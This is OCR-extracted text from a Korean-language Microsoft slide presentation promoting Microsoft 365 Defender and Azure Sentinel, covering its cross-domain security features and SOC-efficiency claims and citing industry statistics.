Microsoft

Microsoft 365 Defender


자동화된 도메인 간 보안을 통해 공격을 차단하고 보안 운영 워크로드 50% 절감

SIEM

Azure Sentinel

멀티 클라우드

파트너십



Microsoft Defender

XDR

SIEM

Azure Sentinel

클라우드 네이티브, 모든 데이터, 모든 엔티티

멀티 클라우드


파트너십

클라우드 네이티브

모든 데이터


AI

자동화



Microsoft Defender

XDR



Microsoft Defender

XDR

업계 최고의 Microsoft 365 보안 제품

ID

ID 용
Microsoft Defender

이전의 Azure 고급 위협 보호 기능

엔드포인트

엔드포인트 용
Microsoft Defender

이전의 Microsoft Defender
Advanced Threat Protection 기능

클라우드 앱

Microsoft Cloud
App Security

사용자 데이터

Office 365를 위한
Microsoft Defender

이전의 Microsoft Defender
Advanced Threat Protection 기능

개별 사일로에서 조직화된 도메인 간 보안으로 전환

Microsoft 365 Defender

자동화된 도메인 간 보안

ID

ID 용
Microsoft Defender

이전의 Azure 고급 위협 보호 기능

엔드포인트

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Microsoft Defender

이전의 Microsoft Defender
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Microsoft 365 Defender

자동화된 도메인 간 보안

단일 포털
- 통합 엔티티

위협으로부터 통합된
능동적 보호

영향을 받는 자산의
자동 복구

통합된
위협 인텔리전스 및 분석

도메인 간
위협 검색

관리 · APIs · 커넥터

Learn more: http://aka.ms/m365d

Try it today: http://security.microsoft.com

We will talk about...

Microsoft 365 Defender가 SOC 효율성을 향상시키는 방법


동급 최강의 통합된 완벽한 보호 스택 제공

>70% 조직에 대한 위협 방지

>80% SOC 대기열의 경고 알림 감소

>75% 자동화로 해결된 작업 항목

SOC 효율성은 그 어느 때보다 중요합니다.



67%
지난 5년간의 공격 증가 *

50
일반적인 규모의 조직을 위한 평균 보안 도구 수

3.5m
2021년까지 전 세계적으로 충원되지 않은 사이버 보안 일자리 예상**

*© 2019 Accenture
**Cybersecurity Ventures

Microsoft Defender가 효율적인 SOC를 지원하는 방법

50
일반적인 규모의 조직을 위한 평균 보안 도구 수

복잡성, 컨텍스트 전환, 다운타임 증가

마이크로소프트 도구용 단일 포털 심층적인 도구 통합

67%
지난 5년간의 공격 증가 *

>10,000 경고/일 -> 경고 피로, 유지 시간

인시던트로 워크로드 감소 및 종단간 조사 지원

3.5m
2021년까지 전 세계적으로 충원되지 않은 사이버 보안 일자리 예상**


리소스 및 기술 부족

